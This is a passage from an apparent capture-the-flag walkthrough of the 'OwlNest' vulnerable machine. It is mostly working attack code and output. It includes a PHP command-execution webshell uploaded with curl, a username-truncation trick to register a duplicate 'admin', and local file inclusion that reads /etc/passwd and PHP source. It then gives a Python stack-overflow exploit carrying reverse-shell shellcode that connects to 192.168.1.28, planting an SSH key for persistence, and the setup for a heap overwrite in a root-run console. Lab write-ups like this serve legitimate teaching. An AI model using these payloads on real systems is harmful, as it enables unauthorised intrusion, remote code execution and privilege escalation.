Visiting http://owlnest.com/ redirects to Welcome to the OwlNest. But that need not stop you from doing lots of reconnaissance; there all the **dirb**-found directories could be browsed, outside http://owlnest.com/ which redirected to the Welcome to the OwlNest login/registration page.

#### Uploading files without a user id

Selecting http://owlnest.com/forms/form.php brings ups an upload form showing the web server root directory is /var/www/. If you actually fill out the form you can upload arbitrary files and a little investigation finds them at http://owlnest.com/images/, however you don't have permissions to fetch them:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

# Create PHP to execute arbitrary shell commands
echo '<?php passthru($_GET["cmd"]); ?>' > x.php
cp x.php x.php.jpg

# Upload without credentials
URL='http://owlnest.com/application/upload'
NAME='Exploit'
EMAIL='pentest-meetup@bitbender.org'
DESCRIPTION='Sample Upload'

# First upload x.php
UPLOADFIELD='@x.php'
curl --silent \
  --form "name=$NAME"  \
  --form "email=$EMAIL" \
  --form "description=$DESCRIPTION" \
  --form "uploadfield=$UPLOADFIELD" \
  $URL

# Then upload x.php.jpg
UPLOADFIELD='@x.php.jpg'
curl --silent \
  --form "name=$NAME"  \
  --form "email=$EMAIL" \
  --form "description=$DESCRIPTION" \
  --form "uploadfield=$UPLOADFIELD" \
  $URL
```

```
# See that they are uploaded
curl --silent http://owlnest.com/images/ \
  | grep 'x.php' | sed 's/.*>x.php/x.php/;s/<.*//'

# But you can't fetch them
curl --silent http://owlnest.com/images/x.php
# results in
# Unknown: failed to open stream: Permission denied
curl --silent http://owlnest.com/images/x.php.jpg
# results in
# 403 Forbidden
```

Note that `curl --form ...` hides all that message file upload POST_DATA creation. Here is what the actual POST_DATA looks like (courtesy of Tamper Data and an editor showing “\r\n”):

```
'POST_DATA=-----------------------------1600898376930139461407304265\r\nContent-
↪Disposition: form-data; name="name"\r\n\r\nname\r\n-----------------------------
↪1600898376930139461407304265\r\nContent-Disposition: form-data; name="email
↪"\r\n\r\nemail@email.com\r\n-----------------------------
↪1600898376930139461407304265\r\nContent-Disposition: form-data; name="description
↪"\r\n\r\ndescription\r\n-----------------------------
↪1600898376930139461407304265\r\nContent-Disposition: form-data; name="uploadfield";␣
↪filename="x.php"\r\nContent-Type: application/x-php\r\n\r\n<?php passthru($_GET["cmd
↪"]); ?>\n\r\n-----------------------------1600898376930139461407304265--\r\n'
```

To see the POST_DATA using curl, use `curl --trace-ascii /dev/stdout ...` or (if you want to see the “\r\n” line endings) `curl --trace /dev/stdout ...`), both without the `-v` option (which will override the trace option).

`application/upload` looks interesting but currently inaccessible:

```
curl http://owlnest.com/application/upload
# results in
#  / ___  ___ \
# / / @ \/ @ \ \
# \ \___/\___/ /\
#  \____\/____/||
#  /     /\\\\\//
#  |     /\\\\\\
#   \      \\\\\\
#    \______/\\\\
#     _||_||_
#      -- --
# you gotta be kidding me, right?
```

Now there’s something to remember for later.

### Registering a new user id

It’s time to register a user id to see if more reconnaissance is possible. Visit http://owlnest.com/login_form.php and then click on Register a new account to get Owlnest Registration. This is where the curious will not pass by something that is significant for later exploitation - the limits on the input fields. One limit is that the *Login Name:* is at most 16 characters:

```
<div class="form-group">
  <label for="nome" class="col-sm-2 col-lg-2 control-label">Login Name:</label>
  <div class="col-sm-5 col-lg-5">
    <input type="text" class="form-control" maxlength="16" name="username" id=
↪"username" placeholder="Choose a Login name...">
  </div>
</div>
```

This will be very important later, when we discover that we desperately need to run as user “admin”. But for now we just note that limitation.

Here’s the **curl** equivalent to register a new account. This first one will fail as “admin” already exists:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

# Creating admin user fails
URL=http://owlnest.com/register.php
rm -f $COOKIES

curl --silent \
  --data-urlencode name=admin \
  --data-urlencode surname=admin \
  --data-urlencode email=admin@owlnest.com \
  --data-urlencode username="admin" \
  --data-urlencode password=admin \
  --data-urlencode confirmpwd=admin \
  $URL
# results in
# Username Already Exists

# Create hacker id with password "hacker"
curl --silent \
  --data-urlencode name=hacker \
  --data-urlencode surname=hacker \
  --data-urlencode email=hacker@owlnest.com \
  --data-urlencode username="hacker" \
  --data-urlencode password=hacker \
  --data-urlencode confirmpwd=hacker \
  $URL
# results in
# Registration completed successfully
# For future reference, to create a second "admin":
#   make ID longer than 16 characters
#   --data-urlencode username="admin           1"

# Now log in using hacker/hacker
URL='http://owlnest.com/login.php'
curl --silent --cookie-jar $COOKIES \
  --data-urlencode "username=hacker" \
  --data-urlencode "password=hacker" \
  $URL
# results in
# Successfully Logged in

# Show cookies
cat $COOKIES
# results in
# PHPSESSID=n9mrsaun6a17ipv32sac5acvs7
```

### The upload URL

At this point trying the Upload link gets a message *The administrator has configured access restrictions for this page, only the user "admin" is allowed to view it.* But investigating the link http://owlnest.com/uploadform.php?page=forms/form.php leads one to wonder if LFI (local file inclusion) is possible:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

curl --location --cookie $COOKIES \
    http://owlnest.com/uploadform.php?page=/etc/passwd
# results in
# The administrator has configured access restrictions for this page,
# only the user "admin" is allowed to view it.
```

Nothing here without being "admin".

### Oh to be admin

Most systems have both textual and internal names for a user, like "root" and UID 0 in Linux. The internal name is what matters. But here they want a user with textual name "admin". It would seem we're reduced to guessing admin's password. But a flaw in the registration allows creating a second admin user by exploiting the 16 character limit in Owlnest Registration. Make a 17 byte username consisting of "admin" followed by 11 spaces followed by "1" (using **curl** or Tamper Data to avoid the 16 byte form limit). When the 17 byte username is compared to the existing "admin" it's not the same and so is created (but probably only the first 16 bytes are stored). So now we have 2 "admin" accounts with different passwords.

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

URL=http://owlnest.com/register.php
COOKIES=cookies.txt
rm -f $COOKIES

curl --silent \
  --data-urlencode name=admin \
  --data-urlencode surname=admin \
  --data-urlencode email=admin@owlnest.com \
  --data-urlencode username="admin           1" \
  --data-urlencode password=admin \
  --data-urlencode confirmpwd=admin \
  $URL
# results in
# Registration completed successfully

# Now log in using admin/admin
URL='http://owlnest.com/login.php'
curl --silent --cookie-jar $COOKIES \
  --data-urlencode "username=admin" \
  --data-urlencode "password=admin" \
  $URL
# results in
# Successfully Logged in
# Show cookies
cat $COOKIES
# results in
# PHPSESSID=sr43ht67im4ui4gi2airvvbar0
```

LFI works with “admin”:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

curl --location --cookie $COOKIES \
    http://owlnest.com/uploadform.php?page=/etc/passwd
# results in
# rmp:x:1000:1000:rmp,,,:/home/rmp:/bin/bash
curl --location --cookie $COOKIES \
    http://owlnest.com/uploadform.php?page=/etc/group
# results in nothing interesting
```

We see the local Linux user “rmp” which will be used later.

### Reconnaissance via LFI and PHP protocol php://filter/

So the “admin” user gives us LFI for reconnaissance. We want to snoop around for both PHP and non-PHP files. As seen above with `/etc/passwd`, non-PHP files can easily be downloaded, but there’s an alternative using one of the PHP protocols “file://”:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

# This works
curl --location --cookie $COOKIES \
    http://owlnest.com/uploadform.php?page=/etc/group
# But using the file:// protocol also works:
curl --location --cookie $COOKIES \
    http://owlnest.com/uploadform.php?page=file:///etc/group
```

There are other protocols besides “file://”. Another is “data://” where if it were enabled here we could upload data:

```
curl --location --cookie $COOKIES \
    http://owlnest.com/uploadform.php?page=data://<?php+passthru(id);+?>
```

But unfortunately that would get the error message *data:// wrapper is disabled in the server configuration by allow_url_include=0*.

However, the PHP protocol “php://filter/” is enabled and will allow us to download PHP files, instead of executing them. From the list of all PHP Supported Protocols and Wrappers we only need the php:// protocol, within that the `php://filter` wrapper, and within the List of Available Filters we only need base64_encode from the Conversion Filters. The idea is to base64-encode a PHP file so it’s no longer PHP but something to be downloaded.

Let’s take a look at `uploadform.php`:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

```

```
URL='http://owlnest.com/uploadform.php'
PHP=uploadform.php
curl --silent --cookie $COOKIES \
  $URL?page=php://filter/convert.base64-encode/resource=$PHP \
  | base64 -d -w 0 \
  | tee $PHP
```

`uploadform.php` source is:

```
<?php

  include("includes/config_inc.php");

        session_start();
        if(isset($_SESSION['loggedin']) && $_SESSION['loggedin'] == true && base64_
↪decode($_SESSION['username']) == "admin") {
                $loggedinas = urlencode(base64_decode($_SESSION['username']));
        }
        else {
                header("location: /error.php");
    die();
        }

  include($_GET['page']);

?>
```

More LFI of both PHP and non-PHP files does not lead to a ready exploit.

### 3.2.3 The Exploit

On a side note, if you use **curl** and dawdle, you may periodically have to log in again. Here goes a code snippet you can cut-&-paste to log back in as “admin”:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

# Now log in using admin/admin
URL='http://owlnest.com/login.php'
curl --silent --cookie-jar $COOKIES \
  --data-urlencode "username=admin" \
  --data-urlencode "password=admin" \
  $URL
# results in
# Successfully Logged in
```

#### Exploit `upload` binary

#### Download `upload`

We return to `application/upload` and download it and discover it’s an ELF executable:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

URL='http://owlnest.com/uploadform.php'
APP=application/upload
FILE=upload
curl --silent --cookie $COOKIES \
  $URL?page=php://filter/convert.base64-encode/resource=$APP \
  | base64 -d -w 0 > $FILE

file upload
# results in
# upload: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked,
↪ for GNU/Linux 2.6.26, BuildID[sha1]=c7d8af817263847d46ff91b7517e804674a970b2, not␣
↪stripped
```

### Analyze `upload`

First a basic analysis of the statically linked `upload` ELF (see Enhance application security with FORTIFY_SOURCE). It has little to no security, allowing plain shellcode to be execute on the stack. Here we exercise a number of binutils utilities to look at `upload`:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

P=upload
objdump -s --section .comment $P    # compiler?
ldd $P    # statically linked
readelf --segments $P    # ELF segments
readelf --sections $P    # ELF sections (contained in segments)
# Download checksec
curl --silent --remote-name \
    https://raw.githubusercontent.com/slimm609/checksec.sh/master/checksec
chmod +x checksec
./checksec --file $P
# results in
# No RELRO, No canary found, NX disabled, No PIE, No RPATH, No RUNPATH, FORTIFY Yes
./checksec --fortify-file $P
# results in
# 4/58 FORTIFIED syslog_chk, vfprintf_chk, vfprintf_chk, vsyslog_chk

# Get a smallish list of 83 symbols for analysis
nm -g $P | grep -v ' _' | grep ' T ' | cut -d" " -f3 \
    | sort | tee ${P}_symbols.txt
# show libc version on Kali
ldd --version
# results in 2.19
# Get symbols in 32 bit libc
nm -D /lib32/libc-2.19.so | grep -v ' _' | grep ' T ' | cut -d" " -f3 \
    | sort | tee ${P}_libc.txt
# List symbols only in $P
comm -23 upload_symbols.txt upload_libc.txt > upload_uniq.txt
# results in 38 routines
```

That last bit of nm and comm magic left us with the symbols in upload not in libc. Of the 38 routines left, 20 are CGI_* which look to be from cgic: an ANSI C library for CGI Programming with source code hosted at github boutell/cgic. Of the 18 remaining, the only ones not C/C++ were "main" and "validateEmail". Unless we're going after known library bugs, we can concentrate our efforts on "main" and "validateEmail". And since "validateEmail" is much smaller, we'll start with that one.

### Disassemble `upload`

To scan for possibly vulnerable code we can look at the dissassembled code, concentrating first on "validateEmail":

```
# validateEmail uses address 0x80ae908 so see that it's "@"
gdb -batch -ex 'file upload' -ex 'x/s 0x80ae908'
# results in
# 0x80ae908:  "@"
gdb -batch -ex 'file upload' -ex 'disassemble validateEmail'
# ARG1, ... is for validateEmail args
# arg1, ... is for called routine args
Dump of assembler code for function validateEmail:
   0x08048254 <+0>:   push   ebp
   0x08048255 <+1>:   mov    ebp,esp                        # save caller ebp
   0x08048257 <+3>:   sub    esp,0x128                      # 296 byte stack
   0x0804825d <+9>:   mov    eax,DWORD PTR [ebp+0x8]        # arg1=ARG1
   0x08048260 <+12>:  mov    DWORD PTR [esp],eax            #
   0x08048263 <+15>:  call   0x8059080 <strlen>             # strlen(arg1)
   0x08048268 <+20>:  add    eax,0x1                        # eax = strlen+1
   0x0804826b <+23>:  mov    DWORD PTR [esp],eax            # arg1 = strlen+1
   0x0804826e <+26>:  call   0x80575c0 <malloc>             # malloc(arg1)
   0x08048273 <+31>:  mov    DWORD PTR [ebp-0xc],eax        # save malloc
   0x08048276 <+34>:  mov    eax,DWORD PTR [ebp+0x8]        # arg2=ARG1
   0x08048279 <+37>:  mov    DWORD PTR [esp+0x4],eax        #
   0x0804827d <+41>:  mov    eax,DWORD PTR [ebp-0xc]        # arg1=malloc
   0x08048280 <+44>:  mov    DWORD PTR [esp],eax            #
   0x08048283 <+47>:  call   0x8059050 <strcpy>             # strcpy(malloc,ARG1)
   0x08048288 <+52>:  mov    DWORD PTR [esp+0x4],0x80ae908  # arg2="@"
   0x08048290 <+60>:  mov    eax,DWORD PTR [ebp-0xc]        # arg1=malloc
   0x08048293 <+63>:  mov    DWORD PTR [esp],eax            #
   0x08048296 <+66>:  call   0x8059c40 <strtok>             # strtok(malloc,"@")
   0x0804829b <+71>:  mov    DWORD PTR [ebp-0x10],eax       # save strtok PTR
   0x0804829e <+74>:  mov    DWORD PTR [esp+0x4],0x80ae908  # arg2="@"
   0x080482a6 <+82>:  mov    DWORD PTR [esp],0x0            # arg1=0x0
   0x080482ad <+89>:  call   0x8059c40 <strtok>             # strtok(0x0,"@")
   0x080482b2 <+94>:  mov    DWORD PTR [ebp-0x10],eax       # save strtok PTR

   0x080482b5 <+97>:  cmp    DWORD PTR [ebp-0x10],0x0       # last strtok = 0x0?
   0x080482b9 <+101>: je     0x80482d0 <validateEmail+124>  # yes - skip
   0x080482bb <+103>: mov    eax,DWORD PTR [ebp-0x10]       # no - arg2=strtok PTR
   0x080482be <+106>: mov    DWORD PTR [esp+0x4],eax        #
   0x080482c2 <+110>: lea    eax,[ebp-0x110]                # no - arg1=272 bytes
   0x080482c8 <+116>: mov    DWORD PTR [esp],eax            #      from stack top
   0x080482cb <+119>: call   0x8059050 <strcpy>             # strcpy(STACK,strtok PTR)
                                                            #   STACK OVERFLOW HERE
   0x080482d0 <+124>: mov    eax,0x0                        # return 0
   0x080482d5 <+129>: leave
   0x080482d6 <+130>: ret
```

We could paraphrase this code as:

```
int validateEmail(char* email)
  // allocate buffer big enough for email copy
  buffer = malloc(strlen(email)+1)
  strcpy(buffer, email)
  // Find string before "@" in email
  user = strtok(buffer, "@")
  // Find string after "@"
  domain = strtok(0x0, "@")
  // if domain exists make a useless copy in the stack
  //   which will overflow if bigger than 272 bytes
  if (domain != 0x0) {
    strcpy(PTR_272_BYTES_INTO_STACK, domain)
  }
```

That last `strcpy` is useless and overflows the stack. But we wouldn't have an exploit without it. So the first 272 bytes of the email's domain fills up the stack, the next 4 bytes clobbers the saved caller's ebp pointer, and the next 4 overwrite the return address.

### Running `upload` on the command line

If you look at the Tamper Data capture of the form in The OwlNest Upload, it specifies "Content-Type" and "POSTDATA". How does cgic.c get those data? For "Content-Type" via `e = getenv("CONTENT_TYPE");` which fetches the environment variable CONTENT_TYPE. That specifies the boundary between fields in the "multipart/form-data", allowing CGI to parse the posted form. The "POSTDATA" is read from STDIN, as seen from the line `cgiIn = stdin;` and numerous `fread(,,,cgiIn)` reads.

File uploads are stored in `/var/www/images/`. Putting this all together, to run `upload` from the command line using a domain large enough to overflow the buffer and overwrite the return address with "BBBB":

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

# /var/www not exist on my machine
ls -ld /var/www
# So create /var/www/images for my user
$SUDO mkdir -p /var/www/images
$SUDO chown $USER.$USER /var/www/images

CONTENT_TYPE='multipart/form-data; boundary=---------------------------
↪1802089588215914701439635166' ./upload < request.txt
FILENAME='foo.txt'
DOMAIN=$(python -c 'print "A"*276 + "BBBB"')
cat > request.txt <<EOF
-----------------------------1802089588215914701439635166
Content-Disposition: form-data; name="name"

name
-----------------------------1802089588215914701439635166
Content-Disposition: form-data; name="email"

user@$DOMAIN
-----------------------------1802089588215914701439635166
Content-Disposition: form-data; name="description"

description
```

```
-----------------------------1802089588215914701439635166
Content-Disposition: form-data; name="uploadfield"; filename="$FILENAME"
Content-Type: text/plain

foo foo foo

-----------------------------1802089588215914701439635166--
EOF
unix2dos request.txt

unset QUERY_DATA
CONTENT_TYPE="$CONTENT_TYPE" ./upload < request.txt
ls -la /var/www/images
dmesg | tail -n 1
# results in
# [ 7718.408449] upload[1921]: segfault at 42424242 ip 0000000042424242 sp 00000000ffe5e7a0 error 14
```

You can see segfault at 42424242 or 4 B's; we nailed the return address. So now all we need is a shellcode exploit that returns a reverse shell to us.

Since the `/var/www` directory did not exist on my host I'll remove it here via `$SUDO rm -rf /var/www`.

### Generate & start reverse shell for `upload`

#### Generate the shellcode

We're looking for a reverse shell shellcode. There are 2 equivalent ways of generating the shellcode. Select a shellcode from Shellcodes database for study cases. You would hand-edit the shellcode to reflect the reverse target's ip/port. Another way is to use gdb with longld/peda (follow link for installation instructions) to generate the reverse shellcode. Here is the **gdb** command using **peda**'s shellcode generator:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

gdb -batch -ex "shellcode generate x86/linux connect $PORT $KALI"
```

Running this gives:

```
# x86/linux/connect: 70 bytes
# port=4444, host=192.168.1.28
shellcode = (
    "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x89\xe1\xcd\x80\x93\x59"
    "\xb0\x3f\xcd\x80\x49\x79\xf9\x5b\x5a\x68\xc0\xa8\x01\x1c\x66\x68"
    "\x11\x5c\x43\x66\x53\x89\xe1\xb0\x66\x50\x51\x53\x89\xe1\x43\xcd"
    "\x80\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"
    "\x89\xe1\xb0\x0b\xcd\x80" )
```

We'll assume the owlnest.com machine has ASLR on, so we'll also need the address of a `jmp esp` instruction (so we are independent of the stack location):

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit
```

```
objdump -M intel -D upload | grep jmp | grep esp
# returns (only first one shown)
#  80c75ab:  ff e4                   jmp    esp
```

### Add the shellcode to the request

To avoid ASLR, we'll overwrite the return address (bytes 277-280) with the address of a `jmp esp` instruction. So our email domain will look something like: "276 bytes of NOP instructions" + "jmp esp" + "shellcode". So when the validateEmail routine returns, the return address has the address of `jmp esp` stored there, so execution picks up with the shellcode. Note that if the shellcode itself needed the stack for computations, we would insert an instruction between "jmp esp" & "shellcode" to subtract a big enough number from esp to move the stack beyond the shell code.

Copy the following python script to `request.py`, **changing the shellcode assignment to the one you generated**:

```
#!/usr/bin/env python

from struct import pack

# vvvvvvvvvvvvvvvvvvvvv CHANGE TO YOUR SHELLCODE vvvvvvvvvvvvvvvvvvvvv
# gdb -batch -ex "shellcode generate x86/linux connect  $PORT $KALI"
shellcode = (
    "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x89\xe1\xcd\x80\x93\x59"
    "\xb0\x3f\xcd\x80\x49\x79\xf9\x5b\x5a\x68\xc0\xa8\x01\x1c\x66\x68"
    "\x11\x5c\x43\x66\x53\x89\xe1\xb0\x66\x50\x51\x53\x89\xe1\x43\xcd"
    "\x80\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"
    "\x89\xe1\xb0\x0b\xcd\x80" )
# ^^^^^^^^^^^^^^^^^^^^^ CHANGE TO YOUR SHELLCODE ^^^^^^^^^^^^^^^^^^^^^
ret = pack("<I", 0x080c75ab)        # address of "jmp esp"
payload = "\x90"*276 + ret + shellcode

request = (
"-----------------------------1802089588215914701439635166\r\n"
"Content-Disposition: form-data; name=\"name\"\r\n"
"\r\n"
"name\r\n"
"-----------------------------1802089588215914701439635166\r\n"
"Content-Disposition: form-data; name=\"email\"\r\n"
"\r\n"
"user@" + payload + "\r\n"
"-----------------------------1802089588215914701439635166\r\n"
"Content-Disposition: form-data; name=\"description\"\r\n"
"\r\n"
"description\r\n"
"-----------------------------1802089588215914701439635166\r\n"
"Content-Disposition: form-data; name=\"uploadfield\"; filename=\"exploit.txt\"\r\n"
"Content-Type: text/plain\r\n"
"\r\n"
"boo"
"\r\n"
"-----------------------------1802089588215914701439635166\r\n"
)
print request
```

### Start listener prior to shellcode execution

In another window on the reverse shell target, generate a ssh key for use later, then start up a listener:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

ssh-keygen -q -P '' -C hacker -f id_rsa
cat id_rsa.pub
# results in
# ssh-rsa␣
↪AAAAB3NzaC1yc2EAAAADAQABAAABAQDCuB0p3QbNmhsDelwSkJo5rvENpdJKwoKdb5EVaVo+VW6RmF6eNlpI36vo2szGByE0sy
↪1cAlkkei7nFUxsXGo1BbK1G9WTnc8vifDFm9cEAm9+3+ZiHm1PKoX5OeI2V8BtMaO2iZ1qvnfVlfnUTEA2da0oAIDIMonPOyrB
↪eIeJYA0iMTogGBEqLJjXCxSNvJSLh3cC2ojz0A87dRY2fY1IwnG6Is3xq8f6NslVuXCxlISzNm6ttpG8tdkesHJarh6hKv␣
↪pentest-meetup@bitbender.org

socat - TCP-LISTEN:$PORT
```

### Firing off the reverse shell

After placing the above python code in `request.py`, kick off the reverse shell:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

# Log in using admin/admin
URL='http://owlnest.com/login.php'
curl --silent --cookie-jar $COOKIES \
  --data-urlencode "username=admin" \
  --data-urlencode "password=admin" \
  $URL
# results in
# Successfully Logged in

# Fire off reverse shell
CONTENT_TYPE='Content-Type: multipart/form-data; boundary=---------------------------
↪1802089588215914701439635166'
python request.py > request.txt
curl --cookie $COOKIES -X POST -H "$CONTENT_TYPE" --data-binary @request.txt \
    http://owlnest.com/application/upload
```

At this point the reverse shell should work, so switch to the listener's terminal window. First order of work is to set up the the ssh key generated earlier to allow SSH access:

```
id
cd /home/rmp
mkdir .ssh
chmod 700 .ssh
# User your id_rsa.pub value here
echo 'ssh-rsa␣
↪AAAAB3NzaC1yc2EAAAADAQABAAABAQDCuB0p3QbNmhsDelwSkJo5rvENpdJKwoKdb5EVaVo+VW6RmF6eNlpI36vo2szGByE0sy
↪1cAlkkei7nFUxsXGo1BbK1G9WTnc8vifDFm9cEAm9+3+ZiHm1PKoX5OeI2V8BtMaO2iZ1qvnfVlfnUTEA2da0oAIDIMonPOyrB
↪eIeJYA0iMTogGBEqLJjXCxSNvJSLh3cC2ojz0A87dRY2fY1IwnG6Is3xq8f6NslVuXCxlISzNm6ttpG8tdkesHJarh6hKv␣
↪pentest-meetup@bitbender.org' > .ssh/authorized_keys
```

```
chmod 600 .ssh/authorized_keys
exit
```

Now we are set to SSH as rmp to owlnest.com.

## Exploit port 31337

### Download `adminconsole`

Now SSH to owlnest as rmp. We immediately find `adminconsole`, the program running on port 31337. `/etc/xinetd.d/adminconsole` shows it's started as root so we download it to Kali for further analysis.

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

ssh -i id_rsa rmp@owlnest.com
rmp@owlnest:~$ ls
adminconsole  chargen  daytime  discard  echo  time
rmp@owlnest:~$ ./adminconsole
        (\___/)   (\___/)   (\___/)   (\___/)   (\___/)   (\___/)
        /0\ /0\   /o\ /o\   /0\ /0\   /O\ /O\   /o\ /o\   /0\ /0\
        \__V__/   \__V__/   \__V__/   \__V__/   \__V__/   \__V__/
       /|:. .:|\ /|;, ,;|\ /|:. .:|\ /|;, ,;|\ /|;, ,;|\ /|:. .:|\
       \\:::::// \\;;;;;// \\:::::// \\;;;;;// \\;;;;;// \\:::::// 
   _____`"" ""`___`"" ""`___`"" ""`___`"" ""`___`"" ""`___`"" ""`___
        \__V__/   \__V__/   \__V__/   \__V__/   \__V__/   \__V__/

This is the OwlNest Administration console

Type Help for a list of available commands.
# cntl-D to exit adminconsole
rmp@owlnest:~$ ps -ef | grep xinetd
root      2595     1  0 Aug23 ?        00:00:00 /usr/sbin/xinetd -pidfile /var/run/
↪xinetd.pid -stayalive -inetd_compat -inetd_ipv6
rmp       3293  3054  0 02:30 pts/0    00:00:00 grep xinetd

rmp@owlnest:~$ cat /etc/xinetd.d/adminconsole
# default: on

service adminconsole
{
  port = 31337
  type = UNLISTED
  socket_type = stream
  wait = no
  user = root
  server = /home/rmp/adminconsole
  log_on_success += USERID PID HOST EXIT DURATION
  log_on_failure += USERID HOST ATTEMPT
  disable = no
}
rmp@owlnest:~$ # scp the file to KALI - change below to your userid@ip
rmp@owlnest:~$ scp adminconsole hacker@192.168.1.28:pentest/owlnest/exploit/
rmp@owlnest:~$ rm ~/.ssh/known_hosts
```

### Analyze `adminconsole`

Analyze the binary `adminconsole` just like `upload`:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

P=adminconsole
objdump -s --section .comment $P    # compiler?
ldd $P    # statically linked
readelf --segments $P    # ELF segments
readelf --sections $P    # ELF sections (contained in segments)
./checksec --file $P
# results in
# No RELRO, No canary found, NX disabled, No PIE, No RPATH, No RUNPATH, FORTIFY Yes
./checksec --fortify-file $P
# results in
# 4/51 FORTIFIED syslog_chk, vfprintf_chk, vfprintf_chk, vsyslog_chk

# Get a smallish list of 19 symbols for analysis
nm -g $P | grep -v ' _' | grep ' T ' | cut -d" " -f3 \
    | sort | tee ${P}_symbols.txt
# show libc version on Kali
ldd --version
# results in 2.19
# Get symbols in 32 bit libc
nm -D /lib32/libc-2.19.so | grep -v ' _' | grep ' T ' | cut -d" " -f3 \
    | sort | tee ${P}_libc.txt
# List symbols only in $P
comm -23 ${P}_symbols.txt ${P}_libc.txt | tee ${P}_uniq.txt
# results in 19 routines
```

Of the 19 routines left, all but 4 are library routines: loadPasswordFromFile, main, printBanner, printHelp. We'll concentrate on loadPasswordFromFile and main, assuming that the simple printBanner and printHelp are too easy to mess up.

### Disassemble `adminconsole`

To disassemble `adminconsole`:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

for s in loadPasswordFromFile main printBanner printHelp ; do
  gdb -batch -ex 'file adminconsole' -ex "disassemble $s"
done
```

Before we delve into the disassembled code, here's a few tips to aid code reading. The code make reference to hex addresses like "0x80abad4"; you can view the contents via either `gdb -batch -ex 'file adminconsole' -ex 'x/s 0x80abad4'` for a string, or substitute "x/x" for "x/s" to look at a hex dump.

```
gdb -batch -ex 'file adminconsole' -ex 'x/s 0x80abad4'
# 0x80abad4:  "\r\n"
gdb -batch -ex 'file adminconsole' -ex 'x/s 0x80abbb8'
```

```
# 0x80abad4:  "rb"
gdb -batch -ex 'file adminconsole' -ex 'x/s 0x80abbbb'
# "/root/password.txt"
gdb -batch -ex 'file adminconsole' -ex 'x/x 0x80ca4c4'
# 0x80ca4c4 <stderr>:  0x080ca1e0
```

There are also some bss section globals used in the program:

```
nm adminconsole | grep ' B ' | grep -v ' _' | sort
# results in
# 00000010 B errno
# 080cc2a0 B password
# 080cc2c0 B auth
# 080cc2e0 B yourpassword
# 080cc300 B pwd
# 080cc304 B privileges
```

The globals password, auth, yourpassword, pwd, and privileges are in the .bss segment but their acutal data is allocated on the heap. For the curious, consult the following for descriptions of .data, .bss, and the heap:

- Data segment
- Memory Layout of C Programs
- Memory Layout of C Program - Code, Data, .BSS, Stack, and Heap Segments

### Understanding `adminconsole`

Knowing what and where these globals are stored is key to understanding the exploit. `adminconsole` provides 5 commands:

1. help

   Lists the 5 commands: help, username, password, privs, login.

2. username

   The actual username specified is ignored. What this is supposed to do is allocate space for filename string "/root/password.txt" and point global auth to that space. What it does instead is allocate space for 4 bytes, initializes them to 0, then proceeds to store string "/root/password.txt" 32 bytes after the 4 allocated bytes. The filename pointed to by global auth is supposed to exist on the owlnest.com server and contain the password you must enter (terminated by "\r\n").

   So two bad things can happen here. If the space 32 bytes after has already been allocated, then string "/root/password.txt" clobbers that space. If the space hasn't already been allocated, then that data will clobber string "/root/password.txt".

   The exploit hinges on running "username foo" first, then running another command to clobber "/root/password.txt" with another filename (say "/tmp/password.txt" or "/home/rmp/password.txt") so that we can override the required password.

3. password

   Passwords longer than 30 characters are ignored. Also, if global auth has not been initialized via command username the password is ignored. Otherwise, global yourpassword is set to the provided password. Function loadPasswordFromFile is called to read in the password from the file pointed to by global auth, with the returned password stored first into global pwd, then into global password. A login command will only succeed if global yourpassword = global password. Note that this calls routines that may allocate data on the stack.

4. privs

   Command privs stores an arbitrarily long string in global privs (using storage from the heap). The actual value is ignored by adminconsole. This is a prime candidate to overwrite global auth data. There's are some caveats: we're hoping heap memory is allocated sequentially so that the next memory allocation will start between auth and auth+32; we're hoping nothing else is filling up the heap after command username but before command privs; and we're potentially going to need a filler at the start of the privs string to position the substitute filename on top of "/root/password.txt".

5. login

   Command login first prints an error message if the username and password commands have not been run. Next it checks if global yourpassword (the one entered via the password command) and global password (the one read from "/root/password.txt") are the same. If they are the same, the adminconsole drops into a bash shell (`system("/bin/sh")`). Given that adminconsole runs as root, it's game over.

### The exploit

So here's the outline of the exploit. Set up a password file on owlnest:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

ssh -i id_rsa rmp@owlnest.com
# adminconsole expects "\r\n" terminator in the password file
printf "password\r\n" > /tmp/password.txt
exit
```

Linux memory is allocated in chunks of not less that 16 bytes in a 32-bit system, 24 bytes for 64-bit system (see A Memory Allocator). So auth+32 is around 1 or 2 chunks after auth. Memory is hopefully allocated sequentially, so memory allocation for command privs should follow that of command username (which allocated global auth). If memory allocation for privs is the next chunk, you'll need 16 bytes filler to get to auth+32. So we'll try that in our first run of adminconsole:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

